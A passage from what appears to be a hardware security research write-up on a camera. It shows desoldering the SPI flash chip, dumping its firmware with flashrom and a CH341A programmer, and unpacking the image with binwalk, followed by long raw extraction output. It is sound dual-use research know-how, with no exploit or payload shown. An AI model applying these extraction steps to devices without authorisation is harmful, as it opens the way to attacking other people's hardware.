| ULN2803 Octal Darlington Array SOP-18 |  | ZZULN28_5C437 |  | 8-channel NPN Darlington transistor array. Amplifies drive current from the MX6208 to the stepper motor coils. 50 V, 500 mA per channel with integrated flyback diodes. Not part of the attack surface. | ULN2803A (PDF) |
4. Firmware Extraction
4.1 Extracting with Flashrom
With the device torn down and access gained to its circuit board and chips, the next stage of this approach was to extract the device’s firmware.
To extract the firmware on the XMC-25QH64DHIQ SPI NOR Flash, the CH341A (a low-cost USB programmer with native SPI support) was used. It is well-supported by flashrom and widely used for exactly this class of NOR flash extraction.

The CH341A provides the following methods of attaching to the target flash storage chip:
- Chip Clip - removes the need to de-solder the target chip and clips directly to it (see the image above).
- Breakout Board - to solder target chips to (the approach used in this research).
Typically the chip clip is the commonly used approach to connect to a target chip due to being the least invasive method, providing an option for an inline read, reducing the need for de-soldering the target chip.
4.2 Why Not Use the Clip?
The initial approach was to use the CH341A programmer’s included 8-pin SOIC clip to read the flash in-circuit. However, this failed as the CH341A drives 3.3 V on the VCC line back powering the camera’s SoC through the flash’s shared VCC rail. This pulls the chip into an undefined state and corrupts reads.
Resolution: I de-soldered the flash IC using a hot air station at ~320 °C with flux, I read it off-board, then re-soldered it to the camera (once modifications are made).


With the chip seated on the CH341A breakout board and the programmer connected to a Kali VM, I ran the following command to extract the firmware:
1
sudo flashrom --programmer ch341a_spi -r XM68.bin
Flashrom detected the chip as “SFDP-capable chip” (8192 kB) and completed the read successfully. Once the command was run the 8 MB image was available for offline analysis.
5. Firmware Unpacking with Binwalk
1
binwalk -e XM68.bin

Key findings:
binwalk output
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
┌──(user㉿kali)-[~/workspace/XM68/doco]
└─$ binwalk -e XM68.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
54308         0xD424          uImage header, header size: 64 bytes, header CRC: 0x1EFF2FE1, created: 2101-06-18 02:48:09, image size: 16797923 bytes, Data Address: 0x28709DE5, Entry Point: 0x40A0E3, data CRC: 0x2C809DE5, OS: NetBSD, image name: ""
118356        0x1CE54         CRC32 polynomial table, little endian
262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0xD1F2DC01, created: 2024-08-01 05:22:14, image size: 1465592 bytes, Data Address: 0x80008000, Entry Point: 0x80008000, data CRC: 0xCB3216D, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-3.10.103+"
262208        0x40040         Linux kernel ARM boot executable zImage (little-endian)

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/mdev -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/init -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/logread -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/arp -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/udhcpc -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/run-init -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/timetest -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/uevent -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/ipneigh -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/klogd -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/udhcpd -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/chpasswd -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/getty -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/insmod -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/route -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/devmem -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/halt -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/flash_eraseall -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/ifdown -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/poweroff -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/reboot -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/rmmod -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/nologin -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/ifconfig -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/hwclock -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/ifup -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/dhcprelay -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/arping -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/lsmod -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/syslogd -> /home/user/workspace/XM68/doco/bin/busybox; changing link target to /dev/null for security purposes.
277572        0x43C44         xz compressed data
277804        0x43D2C         xz compressed data

WARNING: Extractor.execute failed to run external extractor 'cramfsck -x 'cramfs-root' '%e'': [Errno 2] No such file or directory: 'cramfsck', 'cramfsck -x 'cramfs-root' '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x 'cramfs-root' '%e.swap'': [Errno 2] No such file or directory: 'cramfsck', 'cramfsswap '%e' '%e.swap' && cramfsck -x 'cramfs-root' '%e.swap'' might not be installed correctly
1835008       0x1C0000        CramFS filesystem, little endian, size: 1241088, version 2, sorted_dirs, CRC 0xAD1D0491, edition 0, 630 blocks, 155 files

WARNING: Symlink points outside of the extraction directory: /home/user/workspace/XM68/doco/_XM68.bin.extracted/squashfs-root/share/music/customAlarmVoice.pcm -> /mnt/mtd/NetFile/customAlarmVoice.pcm; changing link target to /dev/null for security purposes.
3145728       0x300000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4629580 bytes, 161 inodes, blocksize: 131072 bytes, created: 2024-09-14 07:09:08

WARNING: Extractor.execute failed to run external extractor 'cramfsck -x 'cramfs-root-0' '%e'': [Errno 2] No such file or directory: 'cramfsck', 'cramfsck -x 'cramfs-root-0' '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x 'cramfs-root-0' '%e.swap'': [Errno 2] No such file or directory: 'cramfsck', 'cramfsswap '%e' '%e.swap' && cramfsck -x 'cramfs-root-0' '%e.swap'' might not be installed correctly
7798784       0x770000        CramFS filesystem, little endian, size: 208896, version 2, sorted_dirs, CRC 0xF0D8CC79, edition 0, 121 blocks, 59 files

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8060928       0x7B0000        JFFS2 filesystem, little endian
8126796       0x7C014C        Zlib compressed data, compressed
8129108       0x7C0A54        Zlib compressed data, compressed
8129384       0x7C0B68        Zlib compressed data, compressed
8129660       0x7C0C7C        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8130056       0x7C0E08        JFFS2 filesystem, little endian
8130400       0x7C0F60        Zlib compressed data, compressed
8130676       0x7C1074        Zlib compressed data, compressed
8130952       0x7C1188        Zlib compressed data, compressed

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8131464       0x7C1388        JFFS2 filesystem, little endian

WARNING: Extractor.execute failed to run external extractor 'jefferson -d 'jffs2-root' '%e'': [Errno 2] No such file or directory: 'jefferson', 'jefferson -d 'jffs2-root' '%e'' might not be installed correctly
8132788       0x7C18B4        JFFS2 filesystem, little endian
8133844       0x7C1CD4        Zlib compressed data, compressed
8134120       0x7C1DE8        Zlib compressed data, compressed
8134396       0x7C1EFC        Zlib compressed data, compressed
8134672       0x7C2010        Zlib compressed data, compressed
8134948       0x7C2124        Zlib compressed data, compressed

